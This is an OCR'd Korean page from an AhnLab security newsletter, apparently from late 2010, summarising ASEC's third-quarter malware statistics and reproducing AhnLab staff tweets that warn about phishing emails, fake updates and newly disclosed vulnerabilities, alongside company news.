
2010년 3분기 악성코드 감염 보고는 TextImage/Autorun이 1위를 차지하였으며 JS/Iframe과 JS/Exploit가 각각 2위와 3위를 차지하였다. 또한 2010년 3분기의 악성코드 월별 감염보고 건수는 37,022,157건으로 2010년 2분기의 악성코드 월별 감염 보고건수 34,205,361건에 비해 2,816,796건이 증가하였다.

이 외에도 이번 호 에서는 중국, 일본, 그 외 해외 지역의 3분기 악성코드 동향에 대해서도 살펴보았으며 최근 ASEC에 높은 비중으로 접수되고 있는 악성 코드로 90 퍼센트 이상 중국에서 제작된 Win-Trojan/StartPage에 대해 심도있게 살펴본 칼럼 '중국산 시작페이지 고정형 악성코드의 배포 방법 및 예방법'도 다루었다.

안철수연구소 홈페이지(http://www.ahnlab.com/kr/site/securitycenter/asec/asecReportView.do?groupCode=VNI001)를 방문하면 ASEC Report 전문을 볼 수 있다.


AhnLab's twitter

What's happening



AhnLab_TFT

14일 야간부터 다양한 메일 제목의 UPS 운송으로 위장한 악성 메일이 유포 중입니다. 공통적으로 ZIP으로 압축된 첨부 파일 "UPS_Document_NR[임의의 숫자].zip"이 존재하니 주의하세요.



AhnLab_CERT

ISC의 MS 10월 패치 Summary 자료입니다. ISC에서는 무려 10개를 Critical 등급으로 분류하고 있네요. http://t.co/jGLRQid

AhnLab_CERT


파이어폭스 이용자가 증가하면서, 파이어폭스 저장 패스워드를 빼내는 Malware가 등장하고 있습니다. 파이어폭스 이용자는 "비밀번호 저장 안함"옵션을 켜시는 편이 좋을 것 같습니다. hjttp://goo.gl/Gjd4

AhnLab_TFT

해외에서 허위 어도비 플래쉬 업데이트 웹 사이트로부터 악성코드들이 유포되고 있는 것이 발견되었습니다. V3로 모두 진단 가능하며 8월에 발견된 사례는 ASEC 블로그(http://ow.ly/2PK7q) 참고 하세요.


AhnLab_TFT

해외에서 Stuxnet 악성코드를 주제로 하여 블랙햇 SEO 기법으로 유포를 시도한 허위 백신이 발견되었습니다. 자세한 정보는 ASEC 블로그(http://ow.ly/2MLL3)를 참고하세요~ #krsec




AhnLab_CERT

패치안된 시스템의 공격 성공율이 높은 MS10-070 ASP.NET 취약점 공격 코드가 공개되었습니다. 각별한 주의가 필요한 시점 입니다. http://goo.gl/KtzX



AhnLab_TFT

10월 2일부터 한국내에서 팔레보 웜에 감염된 시스템들이 증가하고 있습니다. 자세한 정보는 ASEC 블로그(http://ow.ly/2Qsi8) 참고 하셔서 감염에 예방하세요




AhnLab_CERT

페이스북 계정도용이 심각한 모양입니다. 다양한 수준의 계정보안 방법을 새로 선보이고 있네요. 휴대폰을 이용한 일회용 비밀번호와 신규장치에서의 로그인 알림장치까지 등장하고 있습니다. http://goo.gl/bG8K

AhnLab_TFT

9월 30일 유포되었던 Xerox 위장 악성 메일이 "Scan from a Xerox WorkCentre P[숫자]" 제목과 첨부 파일 "Scanned_Document.zip"로 다시 유포 중이니 주의하세요



AhnLab_TFT

Xerox 관련 메일로 위장한 악성 스팸 메일이 "Scan from a Xerox WorkCentre P〈숫자들〉" 제목으로 유포 중이며 첨부파일 "Xerox_Scan_〈숫자들〉.zip"은 악성코드이니 주의하세요

AhnLab_man

안철수연구소가 BC카드에 대해 국내 금융권 최초 전사 서비스 분야에 대한 ISO27001 인증 컨설팅을 성공적으로 완료했습니다 :)

AhnLab_man

스마트 디펜스 엔진이 이미 적용된 'V3 365 클리닉', 중소기업용 클라우드 백신 'V3 MSS', 무료백신 'V3 Lite(V3 라이트)' 등 백신 제품에 DNA 스캔 신기술을 적용했습니다

AhnLab's twitter

AhnLab_man

최근 분사한 노리타운스튜디오의 해피아이돌, 해피타운이 네이버 '소셜앱스'에도 올라갔습니다! 이제 네이버 블로그,카페,미투데이에서도 소셜 게임으로 친구들과 즐기자구요~ http://ow.ly/2ThH7

AhnLab_man

저희 사보블로그 '보안세상'이 여러분의 애정과 관심속에 '황금펜촉'을 달게 되었습니다! 진심으로 감사말씀 드립니다 :) http://ow.ly/2TbM4

AhnLab_man

[안랩 보안위젯]적절한 타이밍의 보안위젯 달기 운동! 내블로그에 안전도 달고, 굿네이버스에 기부도 하고! http://ow.ly/2SFF2 많이 알려 주세요~ :)

AhnLab_man

안랩의 보안교실 V스쿨에서 보안관련 정보 열람 및 현직연구원에게 직접 물음에 대한 답변을 받아보실 수 있는 '지식기부게시판'도 운영되고 있답니다. http://ow.ly/2S2n6 정보 얻어가시고 직접 질문도 하시면 됩니다.

hongsunkim


"기업가 정신 가운데 가장 중요한 것이 혁신적인 BM을 만드는것인데 한국에선 안철수연구소와 메디포스트의 성공이 좋은 예. 미국은 애플의 아이팟과 아이폰" – 아밋 교수(와튼스쿨) http://bit.ly/d998a5

AhnLab_man

전문개발자를 꿈꾸는 대학생의 한마디: 동혁이 형! 속빈 강정 우리 IT 현실도 꼬집어줘~ http://ow.ly/2RXcr

AhnLab_man

[보안 읽을거리] 악성코드라는 용어, 어디서 왔을까? http://ow.ly/2TNNY



AhnLab_CERT


북한에서 운용하고 있는 전문해커 숫자를 600~700명으로 추정하고 있다고 하는군요. – http://goo.gl/iL02

hongsunkim

백발의 개발자, 정말 멋있지 않나요?: IT 엔지니어는 나이 들면 못하는 직업인가? http://ow.ly/2Sz90

AhnLab_man

5년뒤 유망직업에는 어떤게 있을까요? 보안분야 종사자님들! 5년 후에 더 흥합니다 :) http://ow.ly/2S4kl



AhnLab_CERT

모바일 비즈니스의 특허 분쟁과 관련한 재미있는 연관도가 눈에 띄는군요. http://goo.gl/Vlns

AhnLab_man

이 시대 멘토 안철수와 박경철이 20대에 한 고민은 무엇이었을까요? http://ow.ly/2Rqep